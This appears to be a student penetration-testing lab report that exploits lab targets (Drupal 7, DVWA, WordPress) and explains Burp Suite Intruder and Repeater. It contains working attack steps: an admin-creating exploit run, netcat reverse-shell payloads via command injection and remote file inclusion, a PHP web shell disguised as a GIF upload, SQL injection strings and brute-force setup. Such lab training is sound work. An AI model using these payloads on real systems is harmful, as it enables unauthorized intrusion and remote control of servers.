3. Please Exploit any three OWASP Web application Vulnerabilities and attach the screenshots as part of the report.

A01: Broken Access Control - Exploiting Drupal 7

Description:

Broken Access Control vulnerabilities allow attackers to bypass authentication and authorization mechanisms. In this case, a Drupal 7 exploit is used to add an admin user to the application.

Steps to Exploit:

Preparation:

- Use searchsploit on Kali Linux to locate the exploit:

- searchsploit drupal 7
- Copy the exploit to the local machine:

searchsploit -m 34992

Exploitation:

- Execute the exploit to create an admin user:

sudo python2 34992.py -t http://10.0.2.15:8080/ -u jack -p jack123

- Replace http://10.0.2.15:8080/ with the target URL.
- The above command creates a new admin user jack with the password jack123.

Post-Exploitation:

- Log in to the Drupal 7 site as the newly created admin user:


Username: jack


Password: jack123


- Verify administrative access.

Mitigation:

- Regularly update the Drupal core and modules to the latest versions.
- Implement strong authentication mechanisms.
- Monitor and restrict access to administrative interfaces.
- Perform regular audits to identify and fix access control flaws.







A03: Injection - Command Injection: HSVBOX-1

Description:

Command Injection allows attackers to execute arbitrary commands on the host operating system via a vulnerable application. This example demonstrates exploiting the "Command Injection" feature in DVWA (Damn Vulnerable Web Application).

Steps to Exploit:

a) Preparation:

 On the attacker's machine (Kali Linux), start a Netcat listener:

nc -lvp 1234

b) Exploitation:

- Access DVWA and log in as admin. Navigate to "Command Injection." Enter the payload:

  ;nc -e /bin/sh 10.0.2.12 1234

- Replace 10.0.2.12 with the attacker's IP. c) Post-Exploitation:
- On the attacker's machine, check for a successful connection:

  listening on [any] 1234 ...

  connect to [10.0.2.12] from (UNKNOWN) [10.0.2.15] 40086

- Execute commands on the server:

  Pwd , whoami , ls

Example Output:


- /var/www/html/dvwa
- www-data
- file1.php file2.php help include.php index.php source crack.php

Screenshots:

1. Preparing the payload in DVWA:


2. Successful connection on the attacker's terminal:

3. Executing commands on the server:



Description:

This vulnerability arises when a web application uses outdated or insecure components. In this exploit, a reverse shell is uploaded through an outdated WordPress installation.



- Preparation:
  Copy the PHP reverse shell script:

  cp /usr/share/webshells/php/php-reverse-shell.php /home/kali/shell.php

- Edit the script to include the attacker's IP and add the string GIF89a as the first line:

  GIF89a

  <?php

  // Reverse shell script

  ...

  ?>

- Save the file.

Exploitation:

- Start a Netcat listener on the attacker’s machine:

  nc -lvp 1234


- Access the vulnerable WordPress instance at http://hsvbox1ip/wordpress/.
- Click on the "Hello World" post.


- Upload the modified shell.php file as an image.


Post-Exploitation:

- On the attacker's machine, verify the reverse connection. Execute commands to confirm access:

  Pwd, whoami, ls







Mitigation:

Keep all components (WordPress, plugins, libraries) up to date.

Remove unused plugins and themes.

Use a Web Application Firewall (WAF).

Regularly scan and audit the application for vulnerabilities.

Limit file upload permissions and validate file types.

4. Exploit any web application Vulnerability Without using Metasploit, gain access to the server and attach the screenshots as part of the report. Exploit Report: Web Application Vulnerability Exploitation

Objective:

To exploit a web application vulnerability without using Metasploit, gain unauthorized access to the server, and document the process.

Summary of Exploit

This report demonstrates the exploitation of a file inclusion vulnerability in a web application (DVWA - Damn Vulnerable Web Application). The attack successfully enabled remote code execution (RCE) and a reverse shell connection to the target server.

Vulnerability Details

Targeted Vulnerability: File Inclusion (Local File Inclusion - LFI)

Environment Details:

- Web Application: Damn Vulnerable Web Application (DVWA)
- Security Level: Low
- Target IP Address: 10.0.2.15

Steps to Exploit the Vulnerability

1. Creation of Malicious PHP Script:

- The malicious PHP script (crack.php) was crafted to execute a reverse shell. The script content is as follows:

  ```
  <?php passthru('nc -e /bin/bash 10.0.2.12 1234');?>
  ```

- The script uses Netcat (nc) to create a reverse shell to the attacker's machine at IP address 10.0.2.12, listening on port 1234.

2. Hosting the Malicious Script:

- The malicious script was hosted on a local HTTP server to make it accessible to the target application.
- Command Used:

  ```
  sudo python3 -m http.server 80
  ```

- The server was started on port 80, serving the malicious script from the current directory.

3. Triggering the Exploit via File Inclusion:

- Using the file inclusion vulnerability in the DVWA application, the hosted malicious script was included and executed on the target server.
- URL Accessed:

  ```
  http://10.0.2.15/dvwa/vulnerabilities/fi/?page=http://10.0.2.12/crack.php
  ```

- This triggered the execution of the reverse shell script on the target server.

4. Establishing Reverse Shell:

- The attacker set up a listener on their machine using Netcat to capture the reverse shell.
- Command Used:

  nc -lvp 1234

- Upon accessing the malicious script, a reverse shell connection was successfully established to the attacker's machine.

5. Post-Exploitation:


- Once inside the server, basic enumeration commands were executed to gather system information:
- Commands Executed:

  ls: Listed the contents of the directory.


whoami: Identified the current user as www-data.

Screenshots


Screenshot 1: Crafting and hosting the malicious PHP script.



Screenshot 2: Exploiting the file inclusion vulnerability to execute the malicious script.



Screenshot 3: Reverse shell connection established and post-exploitation commands executed.



5. Explain the difference between Intruder and Repeater of BurpSuite.

Difference Between Intruder and Repeater in Burp Suite-

1. Intruder

Intruder is used for automated attacks where you want to test multiple inputs or payloads against specific parts of an HTTP request to find vulnerabilities. It's highly customizable and can be used for brute-forcing, fuzzing, or testing injection vulnerabilities.

Key Features -

- Payload Positions: Mark specific parts of the HTTP request (e.g., parameters, headers, or cookies) to be modified.
- Payload Sets: Define the list of inputs or payloads (e.g., usernames, passwords, injection strings) to test.

Attack Types:

- Sniper: Tests one payload position at a time with all payloads.
- Battering Ram: Tests multiple positions using the same payload.
- Pitchfork: Sends payloads to multiple positions in parallel.
- Cluster Bomb: Combines all possible payload combinations for multiple positions.

Example Scenario

Brute-forcing Login Credentials:

a) Capture a login request using Burp Proxy and send it to Intruder.

b) Mark the username and password fields as payload positions.
c) Load a wordlist of usernames and passwords.
d) Select Cluster Bomb to try all combinations.
e) Start the attack and analyze the responses for successful logins (e.g., an HTTP 200 response or a specific message).

Use Cases

a) Brute-forcing login forms.
b) Enumerating hidden directories or files.
c) Fuzzing parameters to discover vulnerabilities (e.g., SQL injection, XSS).

Scenario: Login Form Testing

You suspect a login form is vulnerable to brute-force attacks and SQL injection.

Using Intruder:

- Setup: Capture a login request and send it to Intruder.
- Payload Positions: Mark username and password as positions.
- Payloads: Load a wordlist of potential usernames and passwords.
- Attack Type: Use Cluster Bomb to test all combinations.
- Execution: Run the attack and analyze responses for successful logins (e.g., HTTP 200 response or "Welcome" message).

2. Repeater

Repeater is used for manual testing where you want to tweak and resend individual HTTP requests to analyze the server's behavior. Unlike Intruder, it focuses on precision rather than automation.

Key Features --

- Modify any part of the HTTP request (e.g., URL, headers, parameters, or body).
- Resend the modified request multiple times to fine-tune payloads or analyze server responses.
- Ideal for debugging and verifying vulnerabilities manually.

Example Scenario

Testing for SQL Injection:

- Capture a vulnerable request (e.g., a login form submission) using Burp Proxy and send it to Repeater.

- Modify the username field to inject a payload, such as: 1' OR '1'='1
- Resend the request and observe the response for signs of successful injection, such as bypassed authentication or error messages.

Use Cases

- Testing specific parameters for vulnerabilities (e.g., SQL injection, XSS).
- Debugging and verifying requests during complex workflows.
- Observing server behavior when making precise changes to the request.


Scenario: Login Form Testing

- Using Repeater:
- Setup: Capture the same login request and send it to Repeater.
- Modify: Inject SQL payloads into the username field (e.g., ' OR '1'='1).
- Test: Resend the modified request and observe the response for signs of successful injection.
- Refinement: Tweak payloads based on the server's response to refine your attack.

6. Initiate Bruteforce attack on any application using BurpSuite Intruder and attach the screenshots explaining the process.


Screenshot 1 (DVWA Login Page):

- Shows the initial DVWA login interface at http://10.0.2.7/dvwa/login.php
- Simple login form with username and password fields
- DVWA logo visible at the top
- Login button present below the input fields
- Hint shown at bottom: default username is 'admin' with password 'password'




Screenshot 2 (Burp Intercept):

- Shows intercepted POST request to /dvwa/login.php
- Request headers include: POST /dvwa/login.php HTTP/1.1
  Host: 10.0.2.7
  User-Agent: Mozilla/5.0
  Content-Type: application/x-www-form-urlencoded
  Contains login form data being submitted.



Screenshot 3 (Intruder Positions):

- "Positions" tab in Burp Intruder
- Attack type set to "Sniper"
- Target URL: http://10.0.2.7
- Full request shown with payload positions marked
- Payload positions placed around the username and password parameters.

